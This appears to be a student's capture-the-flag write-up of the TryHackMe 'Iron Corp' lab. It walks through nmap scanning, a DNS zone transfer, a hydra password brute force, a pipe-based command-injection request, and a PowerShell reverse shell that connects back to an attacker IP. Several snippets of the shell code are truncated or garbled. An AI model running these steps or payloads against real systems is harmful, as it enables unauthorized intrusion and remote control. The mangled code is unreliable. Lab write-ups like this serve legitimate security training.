



PENTEST 2

T14L


IRON CORP

By : Amilia Nadzeera Binti Baharudin , 1211102162

1) Recon & Enumeration

Tools used: nano, terminal, WSL, nmap, dig, hydra, Mozilla Firefox

From THM , I edited my config file and added ironcorp.me into /etc/hosts.



Input nano /etc/hosts into the terminal. Add machine IP and domain 'ironcorp.me' . Control 'o' to write out and control 'x' to exit.

The terminal window shows the contents of the /etc/hosts file. The line '10.10.231.250 ironcorp.me' has been added. The bottom of the window displays nano key bindings.

```
File Edit View Search Terminal Help
GNU nano 2.9.3          /etc/hosts          Modified
127.0.0.1      localhost
127.0.1.1      tryhackme.lan    tryhackme
10.10.231.250  ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

^G Get Help      ^O Write Out    ^W Where Is    ^K Cut Text    ^J Justify
^X Exit         ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell
Do you think something's missing? Let us know! support@tryhackme.com
```

I started with the basic nmap scan nmap -Pn -sC -sV (ip address) to check what ports are open. After getting a list of ports , I specified the ports for nmap later nmap -sV -sC -p53,135,3389,8080,11025,49667,49670 (ip address) ironcorp.me -o -o is used to enable detection.

```
Applications Places nmap Tue 2 Aug, 02:41 AttackBox IP:10.10.66.51
root@ip-10-10-66-51:~#
File Edit View Search Terminal Help
root@ip-10-10-66-51:~# nmap -sC -sV 10.10.140.41

Starting Nmap 7.60 ( https://nmap.org ) at 2022-08-02 02:39 BST
Nmap scan report for ip-10-10-140-41.eu-west-1.compute.internal (10.10.140.41)
Host is up (0.027s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Microsoft DNS
135/tcp   open  msrpc       Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-cert: Subject: commonName=WIN-8VMBKF3G815
|_Not valid before: 2022-08-01T01:05:44
|_Not valid after:  2023-01-31T01:05:44
|_ssl-date: 2022-08-02T01:40:27+00:00; 0s from scanner time.
8080/tcp  open  http        Microsoft IIS httpd 10.0
|_http-methods:
|  |_ Potentially risky methods: TRACE
|  |_http-open-proxy: Proxy might be redirecting requests
|  |_http-server-header: Microsoft-IIS/10.0
|  |_http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
MAC Address: 02:BA:B1:52:DD:9F (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.69 seconds
root@ip-10-10-66-51:~#
```

```
File Edit View Search Terminal Help
|_ Not valid before: 2022-08-01T02:25:26
|_ Not valid after:  2023-01-31T02:25:26
|_ssl-date: 2022-08-02T02:31:45+00:00; 0s from scanner time.
8080/tcp  open  http        Microsoft IIS httpd 10.0
|_http-methods:
|  |_ Potentially risky methods: TRACE
|  |_http-open-proxy: Proxy might be redirecting requests
|  |_http-server-header: Microsoft-IIS/10.0
|  |_http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
11025/tcp open  http        Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
|_http-methods:
|  |_ Potentially risky methods: TRACE
|  |_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
|  |_http-title: Coming Soon - Start Bootstrap Theme
49667/tcp open  msrpc       Microsoft Windows RPC
49670/tcp filtered unknown
MAC Address: 02:D1:7F:09:B0:6B (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.69 seconds
root@ip-10-10-204-172:~#
```

I tried to dig to see any subdomains that are relevant to us. I found out that there are two subdomains running internally which are ‘admin.ironcorp.me’ and ‘internal.ironcorp.me’

```
File Edit View Search Terminal Help
49667/tcp open msrpc Microsoft Windows RPC
49670/tcp filtered unknown
MAC Address: 02:2B:62:77:0A:AD (Unknown)
Service Info: OS: Windows; CPE:/o:microsoft:windows


root@ip-10-10-151-126:~# dig @10.10.231.250 ironcorp.me axfr

; <>> DiG 9.11.3-1ubuntu1.13-Ubuntu <>> @10.10.231.250 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me. 3600 IN SOA win-8vmbkf3g815. hostmaster. 3
900 600 86400 3600
ironcorp.me. 3600 IN NS win-8vmbkf3g815.
admin.ironcorp.me. 3600 IN A 127.0.0.1
internal.ironcorp.me. 3600 IN A 127.0.0.1
oncorp.me. 3600 IN SOA win-8vmbkf3g815. hostmaster. 3
900 600 86400 3600
;; Query time: 4 msec
;; SERVER: 10.10.231.250#53(10.10.231.250)
;; WHEN: Tue Aug 02 04:50:25 BST 2022
;; XFR size: 5 records (messages 1, bytes 238)

root@ip-10-10-151-126:~#
Do you think something's missing? Let us know! support@tryhackme.com
```


After knowing the two subdomains running internally , I went to edit the host config files and added admin.ironcorp.me and internal.ironcorp.me along with the ip address.

```
root@ip-10-10-151-126:~# nano /etc/hosts
root@ip-10-10-151-126:~# nano /etc/hosts
root@ip-10-10-151-126:~# hydra -I rockyou
```




```
root@ip-10-10-129-255:~  
File Edit View Search Terminal Tabs Help  
Terminal x root@ip-10-10-129-255:~ x  
GNU nano 2.9.3 /etc/hosts Modified  
127.0.0.1 localhost  
127.0.1.1 tryhackme.lan tryhackme  
10.10.132.61 ironcorp.me  
# The following lines are desirable for IPv6 capable hosts  
::1 localhost ip6-localhost ip6-loopback  
ff02::1 ip6-allnodes  
ff02::2 ip6-allrouters
```

We access the web service of port 8080 and have a control panel, we examine but there is no functionality that can serve us. Then , we access the web service of port 11025 and we have the same problem, another website that also does not contain information or functionalities that help us to climb in the system. We entered ironcorp.me:11025



I want to access the admin therefore we entered ‘admin.ironcorp.me’ and it seems that we need to access it using a username and a password.



```
File Edit View Search Terminal Help
ironcorp.me.      3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me. 3600    IN      A       127.0.0.1
internal.ironcorp.me. 3600    IN      A       127.0.0.1
ironcorp.me.      3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3
900 600 86400 3600
;; Query time: 4 msec
;; SERVER: 10.10.231.250#53(10.10.231.250)
;; WHEN: Tue Aug  2 04:50:25 BST 2022
;; XFR size: 5 records (messages 1, bytes 238)


root@ip-10-10-151-126:~# nano /etc/hosts
root@ip-10-10-151-126:~# nano /etc/hosts
root@ip-10-10-151-126:~# hydra -L rockyou.txt -P password.lst -s 11025 -f admin.ironcorp.me http-get
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

hydra (http://www.thc.org/thc-hydra) starting at 2022-08-02 05:02:21
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 51023023686 login tries (l :14344398/p:3557), -3188938981 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025//
```

Do you think something's missing? Let us know! support@tryhackme.com

To get the username and password , I used hydra. By using hydra, using the command -l to load several logins from the file, -P to try the password that can pass from the username:admin, -s to connect the credentials with the port and -f to exit after the first login username and password found, we ran the hydra and after a few minutes waiting we were provided with the credentials,password and username. I specified the user to the admin as we are in the admin website and for the password , we connected with the file rockyou.txt as

if we nano the filer , we will be provided with thousands of passwords.In addition , since I have already specified the username to admin , it will print the password of admin from rockyou.txt file and lead us to get the right username and password. With the credentials provided , we logged into the admin page and we were navigated to the website named 'Hello'.



The screenshot shows a terminal window titled "root@ip-10-10-129-255:~". The window contains the following text output from the Hydra tool:

```
root@ip-10-10-129-255:~#
File Edit View Search Terminal Tabs Help
Terminal x root@ip-10-10-129-255:~ x
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2022-08-02 07:20:06
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking http-get://admin.ironcorp.me:11025// 
1 of 1 target completed, 0 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2022-08-02 07:20:06
root@ip-10-10-129-255:~# hydra -L admin -P /usr/share/wordlists/rockyou.txt -s 11025 -f admin.ironcorp.me http-get
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2022-08-02 07:21:13
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:1:14344398), ~896525 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025//
```


Here I encountered one of my first failures. It took me a few tries to do the Hydra correctly , but I finally got it in the end. The username is admin whereas the password is password123

```
root@ip-10-10-129-255:~  
File Edit View Search Terminal Tabs Help  
Terminal x root@ip-10-10-129-255:~ x  
ult path set to /  
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try  
per task  
[DATA] attacking http-get://admin.ironcorp.me:11025//  
1 of 1 target completed, 0 valid passwords found  
Hydra (http://www.thc.org/thc-hydra) finished at 2022-08-02 07:20:06  
root@ip-10-10-129-255:~#  
root@ip-10-10-129-255:~# hydra -L admin -P /usr/share/wordlists/rockyou.txt -s  
11025 -f admin.ironcorp.me http-get  
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secre  
t service organizations, or for illegal purposes.  
▶ hydra (http://www.thc.org/thc-hydra) starting at 2022-08-02 07:21:13  
[WARNING] You must supply the web page as an additional option or via -m, defa  
ult path set to /  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/  
p:14344398), ~896525 tries per task  
[DATA] attacking http-get://admin.ironcorp.me:11025//  
[11025][http-get] host: admin.ironcorp.me login: admin password: password1  
23  
[STATUS] attack finished for admin.ironcorp.me (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (http://www.thc.org/thc-hydra) finished at 2022-08-02 07:22:00  
root@ip-10-10-129-255:~#
```


2)Initial Foothold

Tools used: Burp Suite, Python3, netcat, powershell, GitHub (reverse shell from nishan), Mozilla Firefox

To use burp suite, I first had to configure my proxy settings.



Then I opened the burp suite and loaded the page. When the page was loading, I sent the request to the repeater and forwarded the request.



The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. In the 'Request' pane, a GET request is displayed:


```
1 GET /?r=
http://internal.ironcorp.me:11025/name.php?name=Equinox
|dir HTTP/1.1
2 Host: admin.ironcorp.me:11025
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:91.0)
Gecko/20100101 Firefox/91.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW46cGFzc3dvcnQxMjM=
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
```

To install powershell, I used the reverse powershell from nishan.

The screenshot shows a GitHub repository page for 'powershell-reverse-shell'. The file 'powershell tcp reverse shell.ps1' is displayed:


```
1 $client = New-Object System.Net.Sockets.TCPClient('52.66.18.212',8000);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bt,0,$bt.Length)) -ne 0){;$d=(New-Object Net.Sockets.TCPClient('192.168.254.1',55555)).GetStream();[byte[]]$bt=0..65535|%{0};while(($i=$sm.Read($bt,0,$bt.Length)) -ne 0){;$d=
```

I created a new file named 'shell.ps1' and pasted the reverse shell into the file.



```
root@ip-10-10-163-237:~/ironcorp# nano shell.ps1
root@ip-10-10-163-237:~/ironcorp# ls
ironcorp.me shell.ps1
root@ip-10-10-163-237:~/ironcorp# cat shell.ps1
$Client = New-Object System.Net.Sockets.TCPClient('10.10.163.237',4444);$stream = $Client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();}$Client.Close()
root@ip-10-10-163-237:~/ironcorp#
```


I changed the old IP address in the reverse powershell from nishan with my own address and my own port I am using for my netcat.



